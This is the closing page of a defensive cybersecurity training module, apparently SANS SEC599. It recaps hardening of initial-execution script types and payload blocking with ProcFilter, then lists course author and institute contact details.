- Hardening various types of scripts used for initial execution (VBScript, JScript, HTA, VBA, PowerShell,...).
- Preventing payload execution using ProcFilter.

The controls we introduced should put us in a good position to block or detect an incoming payload being delivered against our environment. In the next section of the course (SEC599.3), we will continue investigating techniques to stop exploitation, in case the payload is delivered anyhow...

Course Resources and Contact Information



AUTHOR CONTACT

Erik Van Buggenhout
evanbuggenhout@nviso.be
Stephen Sims
ssims@sans.org



SANS INSTITUTE

11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS (7267)



CYBER DEFENSE CONTACT

Stephen Sims
ssims@sans.org



SANS EMAIL

GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

